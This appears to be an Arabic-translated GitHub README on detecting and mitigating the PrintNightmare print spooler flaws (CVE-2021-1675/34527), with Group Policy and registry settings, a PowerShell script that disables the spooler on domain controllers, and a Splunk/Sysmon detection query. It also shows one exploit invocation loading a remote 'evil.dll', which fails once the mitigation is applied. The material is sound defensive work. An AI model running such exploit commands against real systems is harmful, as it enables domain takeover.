 laresllc/cve-2021-1675
CVE-2021-1675 معلومات الاكتشاف

https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-34527
يحتوي هذا المستودع على عينة EVTX لهجوم CVE-2021-1675 و CVE-2021-34527 بالإضافة إلى ملف تكوين Sysmon بسيط يمكن استخدامه لتوليد القياسات عن بُعد ذات الصلة.
يرجى ملاحظة أنه قد يتم تجاوز هذه القواعد - يرجى تطبيق التصحيح حسب الاقتضاء وتعطيل خدمة طابعة التخزين المؤقت (Print Spooler) على وحدات التحكم بالمجال.
يرجى اختبار جميع الإصلاحات الموصى بها قبل النشر في الإنتاج حيث قد تكون هناك عواقب غير مقصودة نتيجة لتغييرات التصلب هذه. لقد كتبنا منشورًا في المدونة يشرح محتوى هذا المستودع والمعلومات الموجودة. هنا: https://labs.lares.com/detection-and-mitigation-printnightmare/

بفضل Benjamin Delpy، يوجد مخطط تدفق محدث حول قابلية استغلال هذه المشكلة لتحديد ما إذا كانت أنظمتك عرضة للخطر على الأرجح.

Security Settings -> System Services -> Print Spooler -> Disable
HKLM\SYSTEM\CurrentControlSet\Services\Spooler\Start = 4Computer Configuration -> Administrative Templates -> Printers -> Allow Print Spooler to accept client connections - > Disable
HKLM\Software\Policies\Microsoft\Windows NT\Printers\RegisterSpoolerRemoteRpcEndPoint = 2Printers -> Point and Print Restrictions -> Security Prompts -> When installing drivers for a new connection -> Show warning and elevation prompt
HKLM\Software\Policies\Microsoft\Windows NT\Printers\PointAndPrint = 0HKLM\SOFTWARE\Microsoft\Windows\CurrrentVersion\Policies\System\EnableLUA = 1التصحيح الذي أصدرته Microsoft في يونيو 2021 يصلح CVE-2021-1675 لكنه للأسف لا يصلح المشكلة المعروفة باسم PrintNighmare(CVE-2021-34527)، لذلك يمكن تطبيق إصلاح بديل عن طريق تعطيل خدمة طابعة التخزين المؤقت. إليك كيفية القيام بذلك على كل من GPO و PowerShell. تم تأكيد أن سياسة GPO تصلح كلاً من دالة MS-RPRN RpcAddPrinterDriverEx ودالة Win32 AddPrinterDriverEx التي يستخدمها SharpPrintNightmare.
يمكن تعيين سياسة GPO التالية لرفض اتصالات العملاء بمخزن الطباعة، وهو حل بديل محتمل عندما لا يكون تعطيل خدمة مخزن الطباعة بالكامل خيارًا متاحًا. تم اختبار ذلك ضد وحدات تحكم المجال ونقاط النهاية (W7/W10) في بيئة مختبرية ولا يزال بإمكان المستخدمين إضافة/إزالة الطابعات والطباعة ولكنه يمنع استغلال الثغرة. ملاحظة: من المفهوم أيضًا أن سياسة GPO هذه تصلح أيضًا CVE-2021-34527 كما هو مذكور في صفحة الثغرات من Microsoft.
Computer Configuration -> Administrative Templates -> Printers -> Allow Print Spooler to accept client connections
اضبط هذا على Disabled:

ثم أعد تشغيل خدمة مخزن الطباعة على المضيف المتأثر. إذا سارت الأمور بشكل جيد، سيتم رفض الوصول للاستغلال:
./CVE-2021-1675.py lares.labs/[email protected] '\\certer.lares.labs\share\evil.dll'                                                                                    1 ⨯
Password:
[*] Try 1...
[*] Connecting to ncacn_np:192.168.1.157[\PIPE\spoolss]
[-] Connection Failed
إصلاح/حل بديل آخر هو إزالة المستخدمين المصادق عليهم من Pre-Windows 2000 Compatible Access كما اكتشف Dirk-jan.

تأكد من أن مجموعة "Authenticated Users" ليست عضوًا في مجموعة "Pre-Windows 2000 Compatible Access". (افتراضيًا، لا يتم تضمين هذه المجموعات في إصدارات Windows الحالية.) كما هو موضح في لقطة الشاشة أدناه، يجب ألا يكون هناك أعضاء:

إذا كنت في شك حول كيفية القيام بذلك، يمكن اتخاذ الخطوات التالية:
تم تعديل نص 0gtweet لاستخدام ADDomainController لجلب جميع وحدات تحكم المجال من المجال
# the script STOP and DISABLES Print Spooler service (aka #PrintNightmare) on each server from the list below IF ONLY DEFAULT PRINTERS EXIST.
# revert if you need: go to services.msc, find the "print spooler" service, change startup type to "automatic" and start the service.
# Source: https://github.com/gtworek/PSBits/blob/master/Misc/StopAndDisableDefaultSpoolers.ps1
#
# Requirements RSAT
# Get-Module -Name ActiveDirectory
# Import-Module -Name ActiveDirectory

$computers = Get-ADDomainController -filter * | %{ $_.name }

foreach ($computer in $computers)
{
    Write-Host "Processing $computer ..."
    $service = Get-Service -ComputerName $computer -Name Spooler -ErrorAction SilentlyContinue
    if (!$service)
    {
        Write-Host "Cannot connect to Spooler Service on $computer. Skipping." -ForegroundColor Yellow
        continue
    }
    if ($service.Status -ne "Running")
    {
        Write-Host ("Service status is: """ + $service.Status + """. Skipping.") -ForegroundColor Yellow
        continue
    }
    $printers = (Get-WmiObject -class Win32_printer -ComputerName $computer)
    if (!$printers)
    {
        Write-Host "Cannot enumerate printers. Skipping." -ForegroundColor Yellow
        continue
    }

    $disableSpooler = $true
    foreach ($DriverName in ($printers.DriverName))
    {
        if (($DriverName -notmatch 'Microsoft XPS Document Writer') -and ($DriverName -notmatch 'Microsoft Print To PDF'))
        {
            Write-Host "  Printer found: $DriverName" -ForegroundColor Green
            $disableSpooler = $false
        }
    }
    if ($disableSpooler)
    {
        Write-Host "Only default printers found. Stopping and disabling spooler..." -ForegroundColor DarkCyan
        (Get-Service -ComputerName $computer -Name Spooler) | Stop-Service -Verbose
        Set-Service -ComputerName $computer -Name Spooler -StartupType Disabled -Verbose

    }
    else
    {
        Write-Host "Non-default printers found. Skipping." -ForegroundColor Green
    }
}
يمكن تثبيت ملف تكوين Sysmon المقدم CVE-2021-1675.xml باستخدام Sysmon Config Pusher: https://github.com/LaresLLC/SysmonConfigPusher
index=sysmon EventCode=7 Image="C:\\Windows\\System32\\spoolsv.exe" NOT (Signature="Microsoft Windows" SignatureStatus=Valid)
| stats values(ImageLoaded),values(TargetObject),values(Details),values(TargetFilename)
